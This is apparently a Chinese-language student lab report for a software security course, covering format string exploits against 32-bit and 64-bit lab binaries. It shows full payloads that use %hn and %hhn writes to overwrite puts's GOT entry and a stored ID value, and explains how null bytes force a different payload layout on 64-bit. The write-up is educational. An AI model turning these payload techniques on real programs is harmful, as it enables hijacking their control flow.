

软件安全 Lab3

3180104933 王祚滨


Q1 32位



首先，使用gdb确定偏移量，为7



可以在elf中找到puts的got信息，由于target函数是动态绑定的，需要在gdb中拿到地址



拿到地址后我们就可以通过字符串溢出进行攻击了。

在这里，我通过`hn`优化

```
puts_got = 0x0804c06c  # 0804 2052
puts_got_2 = puts_got + 2 # 9260 37472
```

这是我们现在得到的信息，要将puts_got的地址中覆盖08049260,从而实现ta rget函数的跳转

构造payload

```
payload = p32(puts_got_2) + p32(puts_got) + b"%2044x" + b"%7$hn"  + b"%35420x" + b"%8$hn"
```

因为`$hn`是读取当前长度覆盖到指定地址中，我们采取的是双字节覆盖，因此我们需要构造2052和37472两个长度， 2044 = 2052 - 8 ， 35420 = 37472 - 2052。

即可成功得到Try harder提示

随后，我们需要修改ID的值，与刚刚想法类似

```
id_ptr = int(receive,16) # bd8c 48524
id_ptr_2 = id_ptr + 2 # 8ce5 36069

puts_got = 0x0804c06c  # 0804 2052
puts_got_2 = puts_got + 2 # 9260 37472
```

这是我们现在拥有的信息，注释中是我们需要覆盖的值，我们只需要从小到大排序并依次计算，覆盖，即可得到答案**(这是一个漫长而又无聊的计算器过程)**

最终得到payload如下：


```
payload = p32(puts_got_2) + p32(puts_got) + p32(id_ptr) + p32(id_ptr_2) + b"%2036x" +
b"%7$hn"  + b"%34017x" + b"%9$hn" + b"%1403x" + b"%8$hn"+b"%11052x"+b"%10$hn"
```

成功打印出结果

Q2 64位


先回答问题，肯定不能将32位直接放到64位上，实验之后主要是以下几点原因：

1. 64位在重写地址时，高字节需要覆盖0，因此我们需要构造0长度字符串，而32位起始地址是0x80408000，不用考虑0长度字符串的事情
2. 我们在32位时不用考虑0的问题，直接把地址放在字符串里就可以了





但在64位中，如果我们还是这么做的话，会看到有00的存在，截断了字符串，导致我们发送的字符串被提前截断，因此我们的地址都要放在payload末尾

拿offset和对应函数地址都和Q1类似



offset为6





puts_got地址为0x603030,target函数地址为0x401920


已有信息：

```
id_ptr = int(receive,16) # e5 229
id_ptr_1 = id_ptr + 1 # 8c 140
id_ptr_2 = id_ptr + 2 # 8c 140
id_ptr_3 = id_ptr + 3 # bd 189
id_ptr_4 = id_ptr + 4 # 0

puts_got = 0x0000000000603030 # 0060 96
puts_got_2 = puts_got + 2 # 3030 12336
puts_got_4 = puts_got + 4
```

我们需要构造长度为0的字符串，用来覆盖高位0，因此payload最开始应该是`%xx$n`,随后，我们需要构造出8的倍数长度，因为xx是第xx个对应栈上的地址，因此是按栈来偏移的，格式化字符串也占长度，因此我们作出如下构造，其中每一个截断都是8字节，最后按指针实际位置来填入xx：

```
payload = b"%11$nHHH"+b"%57xHHHH"+b"%12$hnHH" +b"%6364xHH"+ b"%13$hnHH" +
p64(puts_got_4)+ p64(puts_got_2) + p64(puts_got)
```



得到Try harder后，我意识到这是一个比Q1还要复杂的计算工程

在这里也体验了`hhn`的优化


得到的payload如下：

```
payload = b"%19$n%22" + b"$nHHHHHH"+b"%54xHHHH"+b"%20$hnHH" +b"%70xHHHH" +b"%23$hhn%" +
b"24$hhnHH"+ b"%43xHHHH" + b"%25$hhnH" +b"%35xHHHH" + b"%26$hhnH" + b"%6200xHH"+
b"%21$hnHH" + p64(puts_got_4)+ p64(puts_got_2) +
p64(puts_got)+p64(id_ptr_4)+p64(id_ptr_1)+p64(id_ptr_2)+p64(id_ptr_3)+p64(id_ptr)
```

将无关H合并后，最终payload如下：

```
payload = b"%15$n%18" + b"$n%64x%1"+b"6$hn%76x"+b"%19$hhn%" + b"20$hhn%4"+ b"9x%21$hh"
+ b"n%40x%22"+ b"$hhn%620" + b"3x%17$hn" + p64(puts_got_4)+ p64(puts_got_2) +
p64(puts_got)+p64(id_ptr_4)+p64(id_ptr_1)+p64(id_ptr_2)+p64(id_ptr_3)+p64(id_ptr)
```

得到结果：



bonus

五一快乐(逃